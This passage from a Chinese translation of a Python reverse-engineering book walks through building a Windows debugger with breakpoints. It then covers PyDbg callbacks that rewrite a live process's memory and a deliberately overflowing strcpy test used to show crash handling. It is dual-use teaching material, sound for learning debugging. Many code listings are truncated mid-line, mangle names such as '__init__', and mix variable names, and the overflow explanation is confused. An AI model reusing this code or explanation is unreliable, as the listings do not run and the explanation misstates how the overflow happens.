    print "[**] EIP: 0x%08x" % thread_context.Eip
    print "[**] ESP: 0x%08x" % thread_context.Esp
    print "[**] EBP: 0x%08x" % thread_context.Ebp
    print "[**] EAX: 0x%08x" % thread_context.Eax
    print "[**] EBX: 0x%08x" % thread_context.Ebx
    print "[**] ECX: 0x%08x" % thread_context.Ecx
    print "[**] EDX: 0x%08x" % thread_context.Edx
    print "[*] END DUMP"
debugger.detach()
```

当你运行测试代码，你将看到如清单 3-1 显示的数据。

```
Enter the PID of the process to attach to: 4028
[*] Dumping registers for thread ID: 0x00000550
[**] EIP: 0x7c90eb94
[**] ESP: 0x0007fde0
[**] EBP: 0x0007fdfc
[**] EAX: 0x006ee208
[**] EBX: 0x00000000
[**] ECX: 0x0007fdd8
[**] EDX: 0x7c90eb94
[*] END DUMP
[*] Dumping registers for thread ID: 0x000005c0
[**] EIP: 0x7c95077b
[**] ESP: 0x0094fff8
[**] EBP: 0x00000000
[**] EAX: 0x00000000
[**] EBX: 0x00000001
[**] ECX: 0x00000002
[**] EDX: 0x00000003
[*] END DUMP
[*] Finished debugging. Exiting...
```

Listing 3-1:每个线程的 CPU 寄存器值

太酷了！我们现在能够在任何时候查询所有寄存器的状态了。试验下不同的进程，看看能得到什么结果。到此为止我们已经完成了我们调试器的核心部分，是时间实现一些基础调试事件的处理函数了。

3.3 实现调试事件处理

为了让我们的调试器能够针对特定的事件采取相应的行动，我们必须给所有调试器能够 捕捉到的调试事件，编写处理函数。回去看看 WaitForDebugEvent() 函数，每当它捕捉到一 个调试事件的时候，就返回一个填充好了的 DEBUG_EVENT 结构。之前我们都忽略掉这个 结构，直接让进程继续执行下去，现在我们要用存储在结构里的信息决定如何处理调试事件。 DEBUG_EVENT 定义如下:

```
typedef struct DEBUG_EVENT {
    DWORD dwDebugEventCode;
    DWORD dwProcessId;
    DWORD dwThreadId;
    union {
        EXCEPTION_DEBUG_INFO Exception;
        CREATE_THREAD_DEBUG_INFO CreateThread;
        CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;
        EXIT_THREAD_DEBUG_INFO ExitThread;
        EXIT_PROCESS_DEBUG_INFO ExitProcess;
        LOAD_DLL_DEBUG_INFO LoadDll;
        UNLOAD_DLL_DEBUG_INFO UnloadDll;
        OUTPUT_DEBUG_STRING_INFO DebugString;
        RIP_INFO RipInfo;
    }u;
};
```

在这个结构中有很多有用的信息。dwDebugEventCode 是最重要的，它表明了是什么事 件被 WaitForDebugEvent() 捕捉到了。同时也决定了，在联合(union)u 里存储的是什么类型 的值。u 里的变量由 dwDebugEventCode 决定，一一对应如下：

Event Code	Event Code Value	Union u Value
0x1	EXCEPTION_DEBUG_EVENT	u.Exception
0x2	CREATE_THREAD_DEBUG_EVENT	u.CreateThread
0x3	CREATE_PROCESS_DEBUG_EVENT	u.CreateProcessInfo
0x4	EXIT_THREAD_DEBUG_EVENT	u.ExitThread
0x5	EXIT_PROCESS_DEBUG_EVENT	u.ExitProcess
0x6	LOAD_DLL_DEBUG_EVENT	u.LoadDll
0x7	UNLOAD_DLL_DEBUG_EVENT	u.UnloadDll
0x8	OUPUT_DEBUG_STRING_EVENT	u.DebugString
0x9	RIP_EVENT	u.RipInfo

Table 3-1:调试事件

通过观察 dwDebugEventCode 的值，再通过上面的表就能找到与之相对应的存储在 u 里 的变量。让我们修改调试循环，通过获得的事件代码的值，显示当前发生的事件信息。用这些信息，我们能够了解到调试器启动或者附加一个线程后的整个流程。继续更新 my_debugger.py 和 our my_test.py 脚本。

```
#my_debugger.py
...
class debugger():
    def init (self):
        self.h_process = None
        self.pid = None
        self.debugger_active = False
        self.h_thread = None
        self.context = None
        ...
    def get_debug_event(self):
        debug_event = DEBUG_EVENT()
        continue_status= DBG_CONTINUE
        if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE)
            # Let's obtain the thread and context information
            self.h_thread = self.open_thread(debug_event.dwThread)
            self.context = self.get_thread_context(self.h_thread)
            print "Event Code: %d Thread ID: %d" % (debug_event.dwI
            kernel32.ContinueDebugEvent(
                debug_event.dwProcessId,
                debug_event.dwThreadId,
                continue_status )
#my_test.py
import my_debugger
debugger = my_debugger.debugger()
pid = raw_input("Enter the PID of the process to attach to: ")
debugger.attach(int(pid))
debugger.run()
debugger.detach()
```

如果你用的是 calc.exe，输出将如下所示：

```
Enter the PID of the process to attach to: 2700
Event Code: 3 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 6 Thread ID: 3976
Event Code: 2 Thread ID: 3912
Event Code: 1 Thread ID: 3912
Event Code: 4 Thread ID: 3912
```

Listing 3-2: 当附加到 cacl.exe 时的事件代码

基于脚本的输出，我们能看到 CREATE_PROCESS_EVENT (0x3)事件是第一个发生的， 接 下 来 的 是 一 堆 的 LOAD_DLL_DEBUG_EVENT (0x6) 事 件 ， 然 后 CREATE_THREAD_DEBUG_EVENT (0x2) 创 建 一 个 新 线 程 。 接 着 就 是 一 个 EXCEPTION_DEBUG_EVENT (0x1)例外事件，它由 windows 设置的断点所引发的，允许在 进程启动前观察进程的状态。最后一个事件是 EXIT_THREAD_DEBUG_EVENT (0x4)，它 由进程 3912 结束只身产生。

例外事件是非常重要，例外可能包括断点，访问异常，或者内存访问错误（例如尝试写 到一个只读的内存区）。所有这些都很重要，但是让我们捕捉先捕捉第一个 windows 设置的 断点。打开 my_debugger.py 加入以下代码：

```
#my_debugger.py
...
class debugger():
    def init (self):
        self.h_process = None
        self.pid = None
        self.debugger_active = False
        self.h_thread = None
        self.context = None
        self.exception = None
        self.exception_address = None
        ...
    def get_debug_event(self):
        debug_event = DEBUG_EVENT()
        continue_status= DBG_CONTINUE
        if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE)
            # Let's obtain the thread and context information
            self.h_thread = self.open_thread(debug_event.dwThreadI
            self.context = self.get_thread_context(self.h_thread)
            print "Event Code: %d Thread ID: %d" % (debug_event.dwD
            # If the event code is an exception, we want to
            # examine it further.
            if debug_event.dwDebugEventCode == EXCEPTION_DEBUG_EVEN
                # Obtain the exception code
                exception = debug_event.u.Exception.ExceptionRecor
                self.exception_address = debug_event.u.Exception.Ex
            if exception == EXCEPTION_ACCESS_VIOLATION:
                print "Access Violation Detected."
                # If a breakpoint is detected, we call an internal
                # handler.
            elif exception == EXCEPTION_BREAKPOINT:
                continue_status = self.exception_handler_breakpoint
            elif ec == EXCEPTION_GUARD_PAGE:
                print "Guard Page Access Detected."
            elif ec == EXCEPTION_SINGLE_STEP:
                print "Single Stepping."
            kernel32.ContinueDebugEvent(
                debug_event.dwProcessId,
                debug_event.dwThreadId,
                continue_status )
            ...
    def exception_handler_breakpoint():
        print "[*] Inside the breakpoint handler."
        print "Exception Address: 0x%08x" % self.exception_address
        return DBG_CONTINUE
```

如果你重新运行这个脚本，将看到由软件断点的异常处理函数打印的输出结果。我们已经创建了硬件断点和内存断点的处理模型。接下来我们要详细的实现这三种不同类型断点的 处理函数。

3.4 全能的断点

现在我们已经有了一个能够正常运行的调试器核心，是时候加入断点功能了。用我们在第二章学到的，实现设置软件，硬件，内存三种断点的功能。接着实现与之对应的断点处理 函数，最后在断点被击中之后干净的恢复进程。

3.4.1 软件断点

为了设置软件断点，我们必须能够将数据写入目标进程的内存。这需要通过 ReadProcessMemory() 和 WriteProcessMemory()实现。它们非常相似：

```
BOOL WINAPI ReadProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesRead
);

BOOL WINAPI WriteProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesWritten
);
```

这两个函数都允许调试器观察和更新被调试的进程的内存。参数也都很简单。 lpBaseAddress 是要开始读或者些的目标地址， lpBuffer 指向一块缓冲区，用来接收lpBaseAddress读出的数据或者写入 lpBaseAddress 。 nSize 是 想 要 读 写 的 数 据 大 小 ， lpNumberOfBytesWritten 由函数填写，通过它我们就能够知道一次操作过后实际读写了的数 据。

现在让我们的调试器实现软件断点就相当容易了。修改调试器的核心类，以支持设置和 处理软件断点。

```
#my_debugger.py
...
class debugger():
    def init (self):
        self.h_process = None
        self.pid = None
        self.debugger_active = False
        ...
        self.h_thread = None
        self.context = None
        self.breakpoints = {}
    def read_process_memory(self,address,length): data = ""
        read_buf = create_string_buffer(length)
        count = c_ulong(0)
        if not kernel32.ReadProcessMemory(self.h_process,
                                          address,
                                          read_buf,
                                          length,
                                          byref(count)):
            return False
        else:
            data += read_buf.raw return data
    def write_process_memory(self,address,data): count = c_ulong(0)
        length = len(data)
        c_data = c_char_p(data[count.value:])
        if not kernel32.WriteProcessMemory(self.h_process,
                                           address,
                                           c_data,
                                           length,
                                           byref(count)):

            return False
        else:
            return True
    def bp_set(self,address):
        if not self.breakpoints.has_key(address):
            try:
                # store the original byte
                original_byte = self.read_process_memory(address, 1
                # write the INT3 opcode
                self.write_process_memory(address, "\xCC")
                # register the breakpoint in our internal list self
            except:
                return False
        return True
```

现在调试器已经支持软件断点了，我们需要找个地址设置一个试试看。一般断点设置在 函数调用的地方，为了这次实验，我们就用老朋友 printf()作为将要捕获的目标函数。WIndows 调试 API 提供了简洁的 方法以确定一个函数的虚拟地址，

GetProcAddress()，同样也是从 kernel32.dll 导出的。这个 函数需要的主要参数就是一个模块（一个 dll 或者一个.exe 文件）的句柄。模块中一般都包含 了我们感兴趣的函数; 可以通过 GetModuleHandle()获得模块的句柄。原型如下：

```
FARPROC WINAPI GetProcAddress(
    HMODULE hModule,
    LPCSTR lpProcName
);
HMODULE WINAPI GetModuleHandle(
    LPCSTR lpModuleName
);
```

这是一个很清晰的事件链：获得一个模块的句柄，然后查找从中导出感兴趣的函数的地 址。让我们增加一个调试函数，完成刚才做的。回到 my_debugger.py.。

```
my_debugger.py
...
class debugger():
    ...
    def func_resolve(self,dll,function):
        handle = kernel32.GetModuleHandleA(dll)
        address = kernel32.GetProcAddress(handle, function)
        kernel32.CloseHandle(handle)
        return address
```

现在创建第二个测试套件，循环的调用 printf()。我们将解析出函数的地址， 然后在这个地址上设置一个断点。之后断点被触发，就能看见输出结果，最后被测试的进程 继续执行循环。创建一个新的 Python 脚本 printf_loop.py，输入下面代码。

```
#printf_loop.py from ctypes
import * import time
msvcrt = cdll.msvcrt
counter = 0
while 1:
    msvcrt.printf("Loop iteration %d!\n" % counter)
    time.sleep(2)
    counter += 1
```

现在更新测试套件，附加到进程，在 printf()上设置断点。

```
#my_test.py
import my_debugger
debugger = my_debugger.debugger()
pid = raw_input("Enter the PID of the process to attach to: ")
debugger.attach(int(pid))
printf_address = debugger.func_resolve("msvcrt.dll","printf")
print "[*] Address of printf: 0x%08x" % printf_address
debugger.bp_set(printf_address)
debugger.run()
```

现在开始测试，在命令行里运行 printf_loop.py。从 Windows 任务管理器里获得 python.exe 的 PID。然后运行 my_test.py，键入 PID。你将看到如下的输出：

```
Enter the PID of the process to attach to: 4048
[*] Address of printf: 0x77c4186a
[*] Setting breakpoint at: 0x77c4186a
Event Code: 3 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 2 Thread ID: 3620
Event Code: 1 Thread ID: 3620
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 3620
Event Code: 1 Thread ID: 3148
[*] Exception address: 0x77c4186a
[*] Hit user defined breakpoint.
```

Listing 3-3: 处理软件断点事件的事件顺序

我们首先看到 printf()的函数地址在 0x77c4186a，然后在这里设置断点。第一个捕捉到 的异常是由 Windows 设置的断点触发的。第二个异常发生的地址在 0x77c4186a,也就是 printf() 函数的地址。断点处理之后，进程将恢复循环。现在我们的调试器已经支持软件断点，接下 来轮到硬件断点了。

3.4.2 硬件断点

第二种类型的断点是硬件断点，通过设置相对应的 CPU 调试寄存器来实现。我们在之 前的章节已经详细的讲解了过程，现在来具体的实现它们。有一件很重要的事情要记住，当 我们使用硬件断点的时候要跟踪四个可用的调试寄存器哪个是可用的哪个已经被使用了。必 须确保我们使用的那个寄存器是空的，否则硬件断点就不能在我们希望的地方触发。

让我们开始枚举进程里的所有线程，然后获取它们的 CPU 内容拷贝。通过得到内容拷 贝，我们能够定义 DR0 到 DR3 寄存器的其中一个，让它包含目标断点地址。之后我们在 DR7 寄存器的相应的位上设置断 点的属性和长度。

设置断点的代码之前我们已经完成了，剩下的就是修改处理调试事件的主函数，让它能 够处理由硬件断点引发的异常。我们知道硬件断点由 INT1 (或者说是步进事件),所以我们就 只要就当的添加另一个异常处理函数到调试循环里。让我们设置断点。

```
#my_debugger.py
...
class debugger():
    def init (self):
        self.h_process = None
        self.pid = None
        self.debugger_active = False
        self.h_thread = None
        self.context = None
        self.breakpoints = {}
        self.first_breakpoint= True
        self.hardware_breakpoints = {}
        ...
    def bp_set_hw(self, address, length, condition):
        # Check for a valid length value
        if length not in (1, 2, 4):
            return False
        else:
            length -= 1
        # Check for a valid condition
        if condition not in (HW_ACCESS, HW_EXECUTE, HW_WRITE): retu
        # Check for available slots
        if not self.hardware_breakpoints.has_key(0):
            available = 0
        elif not self.hardware_breakpoints.has_key(1):
            available = 1
        elif not self.hardware_breakpoints.has_key(2):
            available = 2
        elif not self.hardware_breakpoints.has_key(3):
            available = 3
        else:
            return False
        # We want to set the debug register in every thread
        for thread_id in self.enumerate_threads():
```

```
            context = self.get_thread_context(thread_id=thread_id)
            # Enable the appropriate flag in the DR7
            # register to set the breakpoint
            context.Dr7 |= 1 << (available * 2)
        # Save the address of the breakpoint in the
        # free register that we found
        if available == 0:
            context.Dr0 = address
        elif available == 1:
            context.Dr1 = address
        elif available == 2:
            context.Dr2 = address
        elif available == 3:
            context.Dr3 = address
        # Set the breakpoint condition
        context.Dr7 |= condition << ((available * 4) + 16)
        # Set the length
        context.Dr7 |= length << ((available * 4) + 18)
        # Set thread context with the break set
        h_thread = self.open_thread(thread_id)
        kernel32.SetThreadContext(h_thread,byref(context))
        # update the internal hardware breakpoint array at the usec
        # slot index.
        self.hardware_breakpoints[available] = (address,length,conc
        return True
```

通过确认全局的硬件断点字典，我们选择了一个空的调试寄存器存储硬件断点。一旦我们得到空位，接下来做的就是将硬件断点的地址填入调试寄存器，然后对 DR7 的标志 位进行更新适当的更新，启动断点。现在我们已经能够处理硬件断点了，让我们更新事件处 理函数添加一个 INT1 中断的异常处理。

```
#my_debugger.py
...
class debugger():
    ...
    ...
    def get_debug_event(self):
        if self.exception == EXCEPTION_ACCESS_VIOLATION:
            print "Access Violation Detected."
        elif self.exception == EXCEPTION_BREAKPOINT:
            continue_status = self.exception_handler_breakpoint()
        elif self.exception == EXCEPTION_GUARD_PAGE:
            print "Guard Page Access Detected."
        elif self.exception == EXCEPTION_SINGLE_STEP:
            self.exception_handler_single_step()
    def exception_handler_single_step(self):
        # Comment from PyDbg:
        # determine if this single step event occurred in reaction
        # hardware breakpoint and grab the hit breakpoint.
        # according to the Intel docs, we should be able to check t
```

```
        # the BS flag in Dr6\. but it appears that Windows
        # isn't properly propagating that flag down to us.
        if self.context.Dr6 & 0x1 and self.hardware_breakpoints.has
            slot = 0
        elif self.context.Dr6 & 0x2 and self.hardware_breakpoints.h
            slot = 1
        elif self.context.Dr6 & 0x4 and self.hardware_breakpoints.h
            slot = 2
        elif self.context.Dr6 & 0x8 and self.hardware_breakpoints.h
            slot = 3
        else:
            # This wasn't an INT1 generated by a hw breakpoint
            continue_status = DBG_EXCEPTION_NOT_HANDLED
        # Now let's remove the breakpoint from the list
        if self.bp_del_hw(slot):
            continue_status = DBG_CONTINUE
        print "[*] Hardware breakpoint removed."
        return continue_status
    def bp_del_hw(self,slot):
        # Disable the breakpoint for all active threads
        for thread_id in self.enumerate_threads():
            context = self.get_thread_context(thread_id=thread_id)
            # Reset the flags to remove the breakpoint
            context.Dr7 &= ~(1 << (slot * 2))
            # Zero out the address
            if slot == 0:
                context.Dr0 = 0x00000000
            elif slot == 1:
                context.Dr1 = 0x00000000
            elif slot == 2:
                context.Dr2 = 0x00000000
            elif slot == 3:
                context.Dr3 = 0x00000000
            # Remove the condition flag
            context.Dr7 &= ~(3 << ((slot * 4) + 16))
            # Remove the length flag
            context.Dr7 &= ~(3 << ((slot * 4) + 18))
            # Reset the thread's context with the breakpoint remove
            h_thread = self.open_thread(thread_id)
            kernel32.SetThreadContext(h_thread,byref(context))
        # remove the breakpoint from the internal list.
        del self.hardware_breakpoints[slot]
        return True
```

代码很容易理解；当 INT1 被击中（触发）的时候，查看是否有调试寄存器能够设置硬 件断点（通过检测 DR6）。如果有能够使用的就继续。接着如果在发生异常的地址发现一个 硬件断点，就将 DR7 的标志位置零，在其中的一个寄存器中填入断点的地址。让我们修改 my_test.py 并在 printf()上设置硬件断点看看。

```
#my_test.py
import my_debugger
from my_debugger_defines import *
debugger = my_debugger.debugger()
pid = raw_input("Enter the PID of the process to attach to: ") debu
printf = debugger.func_resolve("msvcrt.dll","printf")
print "[*] Address of printf: 0x%08x" % printf
debugger.bp_set_hw(printf,1,HW_EXECUTE) debugger.run()
```

这个测试模块在 printf()上设置了一个断点，只要调用函数，就会触发调试事件。断点 的长度是一个字节。你应该注意到在这个模块中我们导入了 my_debugger_defines.py 文件； 为的是访问 HW_EXECUTE 变量，这样书写能使代码更清晰。

运行后输出结果如下：

```
Enter the PID of the process to attach to: 2504
[*] Address of printf: 0x77c4186a
Event Code: 3 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 6 Thread ID: 3704
Event Code: 2 Thread ID: 2228
Event Code: 1 Thread ID: 2228
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 2228
Event Code: 1 Thread ID: 3704
[*] Hardware breakpoint removed.
```

Listing 3-4: 处理一个硬件断点事件的顺序

一切都在预料中，程序抛出异常，处理程序移除断点。事件处理完之后，程序继续循环执行代码。现在我们的轻量级调试器已经支持硬件和软件断点了，最后来实现内存断点 吧。

3.4.3 内存断点

最后一个要实现的功能是内存断点。大概流程如下;首先查询一个内存块以并找到基地 址（页面在虚拟内存中的起始地址）。一旦确定了页面大小，接着就设置页面权限，使其成 为保护（guard）页。当 CPU 尝试访问这块内存时，就会抛出一个 GUARD_PAGE_EXCEPTION 异常。我们用对应的异常处理函数，将页面权限恢复到以前，最后让程序继续执行。

为了能准确的计算出页面的大小，就要向系统查询信息获得一个内存页的默认大小。这 由 GetSystemInfo()函数完成，函数会装填一个 SYSTEM_INFO 结构，这个结构包含 wPageSize 成员，这就是操作系统内存页默认大小。

```
#my_debugger.py
...
class debugger():
    def init (self):
        self.h_process = None
        self.pid = None
        self.debugger_active = False
        self.h_thread = None
        self.context = None
        self.breakpoints = {}
        self.first_breakpoint= True self.hardware_breakpoints = {}
        # Here let's determine and store
        # the default page size for the system
        system_info = SYSTEM_INFO()
        kernel32.GetSystemInfo(byref(system_info))
        self.page_size = system_info.dwPageSize
        ...
```

已经获得默认页大小，那剩下的就是查询和控制页面的权限。第一步让我们查询出内存断点存在于内存里的哪一个页面。调用 VirtualQueryEx() 函数，将会填充一个 MEMORY_BASIC_INFORMATION 结构，这个结构中包含了页的信息。函数和结构定义如 下:

```
SIZE_T WINAPI VirtualQuery(
    HANDLE hProcess,
    LPCVOID lpAddress,
    PMEMORY_BASIC_INFORMATION lpBuffer,
    SIZE_T dwLength
);
typedef struct MEMORY_BASIC_INFORMATION{
    PVOID BaseAddress;
    PVOID AllocationBase;
    DWORD AllocationProtect;
    SIZE_T RegionSize;
    DWORD State;
    DWORD Protect;
    DWORD Type;
}
```

上面的结构中 BaseAddress 的值就是我们要设置权限的页面的开始地址。接下来用 VirtualProtectEx()设置权限，函数原型如下：

```
BOOL WINAPI VirtualProtectEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD flNewProtect,
    PDWORD lpflOldProtect
);
```

让我们着手写代码。我们将创建 2 个全局列表，其中一个包含所有已经设置了好了的保护页，另一个包含了所有的内存断点，在处理 GUARD_PAGE_EXCEPTION 异常的时 候将用得着。之后我们将在断点地址上，以及周围的区域设置权限。（因为断点地址有可能 横跨 2 个页面）。

```
#my_debugger.py
...
class debugger():
    def init (self):
        ...
        self.guarded_pages = []
        self.memory_breakpoints = {}
        ...
    def bp_set_mem (self, address, size):
        mbi = MEMORY_BASIC_INFORMATION()
        # If our VirtualQueryEx() call doesn't return
        # a full-sized MEMORY_BASIC_INFORMATION
        # then return False
        if kernel32.VirtualQueryEx(self.h_process,
                                    address,
                                    byref(mbi),
                                    sizeof(mbi)) < sizeof(mbi):
            return False
        current_page = mbi.BaseAddress
        # We will set the permissions on all pages that are
        # affected by our memory breakpoint.
        while current_page <= address + size:
            # Add the page to the list; this will
            # differentiate our guarded pages from those
            # that were set by the OS or the debuggee process self
            old_protection = c_ulong(0)
            if not kernel32.VirtualProtectEx(self.h_process,
                                            current_page,
                                            size,
                                            mbi.Protect | PAGE_GUAR
                                            byref(old_protection))
                return False
            # Increase our range by the size of the
            # default system memory page size
            current_page += self.page_size
        # Add the memory breakpoint to our global list self.memory_
        return True
```

现在我们已经能够设置内存断点了。如果用以前的 printf() 循环作为测试对象，你将看 到测试模块只是简单的输出 Guard Page Access Detected。不过有一件好事，就是系统替我们 完成了扫尾工作，一旦保护页被访问，就会抛出一个异常，这时候系统会移除页面的保护属 性，然后允许程序继续执行。不过你能做些别的，在调试的循环代码里，加入特定的处理过 程，在断点触发的时候，重设断点，读取断点处的内存，喝瓶'蚁力神'（这个不强求，哈）， 或者干点别的。

总结

目前为止我们已经开发了一个基于 Windows 的轻量级调试器。不仅对创建调试器有了 深刻的领会，也学会了很多重要的技术，无论将来做不做调试都非常有用。至少在用别的调 试器的时候你能够明白底层做了些什么，也能够修改调试器，让它更

好用。这些能让你更强！ 更强！

下一步是展示下调试器的高级用法，分别是 PyDbg 和 Immunity Debugger，它们成熟稳 定而且都有基于 Windows 的版本。揭开 PyDbg 工作的方式，你将得到更多的有用的东西， 也将更容易的深入了解它。Immunity 调试器结构有轻微的不同，却提供了非常多不同的优 点。明白这它们实现特定调试任务的方法对于我们实现自动化调试非常重要。接下来轮到 PyDbg 上产。好戏开场。我先睡觉 ing。

4 PyDBG---纯 PYTHON 调试器

话说上回我们讲到如何在 windows 下构造一个用户模式的 调试器，最后在大家的不懈努力下，终于历史性的完成了这一伟 大工程。这回，咱们该去取取经了，看看传说中的 PyDbg。传说又是传说，别担心，这 个传说是真的，我用人格担保。PyDbg 出生于 2006 年，出生地 Montreal, Quebec，父亲 Pedram Amini，担当角色：逆向工程框架 PaiMei 的核心组件。现在 PyDbg 已经用于各种各样的工具之中了，其中包括 Taof （非常流行的 fuzzer 代理）ioctlizer（作者开发的一个针对 windwos 驱动的 fuzzer）。如此强大的东西，不用就太可惜了（Python 的好处就是别人有的你也会有）。 首先用它来扩展下断点处理功能。接着干些高级的活：处理程序崩溃，进程快照还有将来 Fuzz 需要用的东西。现在就开工，开工，速度开工！

4.1扩展断点处理

在前面的章节中我们讲解了用事件处理函数处理调试事件的方法。用 PyDbg 可以很容 易的扩展这种功能，只需要构建一个用户模式的回调函数。当收到一个调试事件的时候，回 调函数执行我们定义的操作。比如读取特定地址的数据，设置更更多的断点，操作内存。操 作完成后，再将权限交还给调试器，恢复被调试的进程。

PyDbg 设置函数的断点原型如下：

```
bp_set(address, description="",restore=True,handler=None)
```

address 是要设置的断点的地址，description 参数可选，用来给每个断点设置唯一的名字。 restore 决定了是否要在断点被触发以后重新设置， handler 指向断点触发时候调用的回调函 数。断点回调函数只接收一个参数，就是 pydbg()类的实例化对象。所有的上下文数据，线 程，进程信息都在回调函数被调用的时候，装填在这个类中。

以 printf_loop.py 为测试目标，让我们实现一个自定义的回调函数。这次我们在 printf() 函数上下断点，以便读取 printf()输出时用到的参数 counter 变量，之后用一个 1 到 100 的随 机数替换这个变量的值，最后再打印出来。记住，我们是在目标进程内处理，拷贝，操作这 些实时的断点信息。这非常的强大！新建一个 printf_random.py 文件，键入下面的代码。

```
#printf_random.py
from pydbg import *
from pydbg.defines import *
import struct
import random
# This is our user defined callback function
def printf_randomizer(dbg):
    # Read in the value of the counter at ESP + 0x8 as a DWORD
    parameter_addr = dbg.context.Esp + 0x8
    counter = dbg.read_process_memory(parameter_addr,4)
    # When we use read_process_memory, it returns a packed binary
    # string. We must first unpack it before we can use it further
    counter = struct.unpack("L",counter)[0]
    print "Counter: %d" % int(counter)
    # Generate a random number and pack it into binary format
    # so that it is written correctly back into the process
    random_counter = random.randint(1,100)
    random_counter = struct.pack("L",random_counter)[0]
    # Now swap in our random number and resume the process
    dbg.write_process_memory(parameter_addr,random_counter)
    return DBG_CONTINUE
# Instantiate the pydbg class
dbg = pydbg()
# Now enter the PID of the printf_loop.py process
pid = raw_input("Enter the printf_loop.py PID: ")
# Attach the debugger to that process
dbg.attach(int(pid))
# Set the breakpoint with the printf_randomizer function
# defined as a callback
printf_address = dbg.func_resolve("msvcrt","printf")
dbg.bp_set(printf_address,description="printf_address",handler=prin
# Resume the process
dbg.run()
```

现在运行 printf_loop.py 和 printf_random.py 两个文件。输出结果将和表 4-1 相似。

Table 4-1:调试器和进程的输出

Output from Debugger	Output from Debugged Process
Enter the printf_loop.py PID: 3466	Loop iteration 0!
…	Loop iteration 1!
…	Loop iteration 2!
…	Loop iteration 3!
Counter: 4	Loop iteration 32!
Counter: 5	Loop iteration 39!
Counter: 6	Loop iteration 86!
Counter: 7	Loop iteration 22!
Counter: 8	Loop iteration 70!
Counter: 9	Loop iteration 95!
Counter: 10	Loop iteration 60!

为了不把你搞混，让我们看看 printf_loop.py 代码。

```
from ctypes import *
import time
msvcrt = cdll.msvcrt
counter = 0
while 1:
    msvcrt.printf("Loop iteration %d!\n" % counter)
    time.sleep(2)
    counter += 1
```

先搞明白一点，printf()接受的这个 counter 是主函数里 counter 的拷贝，就是说在 printf 函数内部,无论怎么修改都不会影响到外面的这个 counter(C 语言所说的只有传递指针才能真 正的改变值)。

你应该看到，调试器在 printf 循环到第 counter 变量为 4 的时候才设置了断点。这是 因 为被 counter 被捕捉到的时候已经为 4 了（这是为了让大家看到对比结果，不要认为调试器 傻了）。同样你会看到 printf_loop.py 的输出结果一直到 3 都是正常的。到 4 的时候，printf() 被中断，内部的 counter 被随即修改为 32!这个例子很简单且强大，它告诉了你在调试事件 发生的时候如何构建回调函数完成自定义的操作。现在让我们看一看 PyDbg 是如何处理应 用程序崩溃的。

4.2 处理访问违例

当程序尝试访问它们没有权限访问的页面的时候或者以一种不合法的方式访问内存的 时候，就会产生访问违例。导致违例错误的范围很广，从内存溢出到不恰当的处理空指针都 有可能。从安全角度考虑，每一个访问违例都应该仔细的审查，因为它们有可能被利用。

当调试器处理访问违例的时候，需要搜集所有和违例相关的信息，栈框架，寄存器，以及引起违例的指令。接着我们就能够用这些信息写一个利用程序或者创建一个二进制的补丁 文件。

PyDbg 能够很方便的实现一个违例访问处理函数，并输出相关的奔溃信息。这次的测试 目标就是危险的 C 函数 strcpy() ，我们用它创建一个会被溢出的程序。接下来我们再写一个 简短的 PyDbg 脚本附加到进程并处理违例。溢出的脚本 buffer_overflow.py，代码如下：

```
# buffer_overflow.py
from ctypes import *
msvcrt = cdll.msvcrt
# Give the debugger time to attach, then hit a button
raw_input("Once the debugger is attached, press any key.")
# Create the 5-byte destination buffer
buffer = c_char_p("AAAAA")
# The overflow string
overflow = "A" * 100
# Run the overflow
msvcrt.strcpy(buffer, overflow)
```

问题出在这句 msvcrt.strcpy(buffer, overflow)，接受的应该是一个指针，而传递给函数的是一个变量，函数就会把 overflow 当作指针使用，把里头的值当作地址用（0x41414141414.....）。可惜这个地址是很可能是不能用的。现在我们已经构造了测试案例， 接下来是处理程序了。

```
# access_violation_handler.py
from pydbg import *
from pydbg.defines import *
# Utility libraries included with PyDbg
import utils
# This is our access violation handler
def check_accessv(dbg):
    # We skip first-chance exceptions
    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_EXCEPTION_NOT_HANDLED
    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crash_synopsis()
    dbg.terminate_process()
    return DBG_EXCEPTION_NOT_HANDLED
pid = raw_input("Enter the Process ID: ")
dbg = pydbg()
dbg.attach(int(pid)) dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,ch
dbg.run()
```

现在运行 buffer_overflow.py，并记下它的进程号，我们先暂停它等处理完以后再运行。

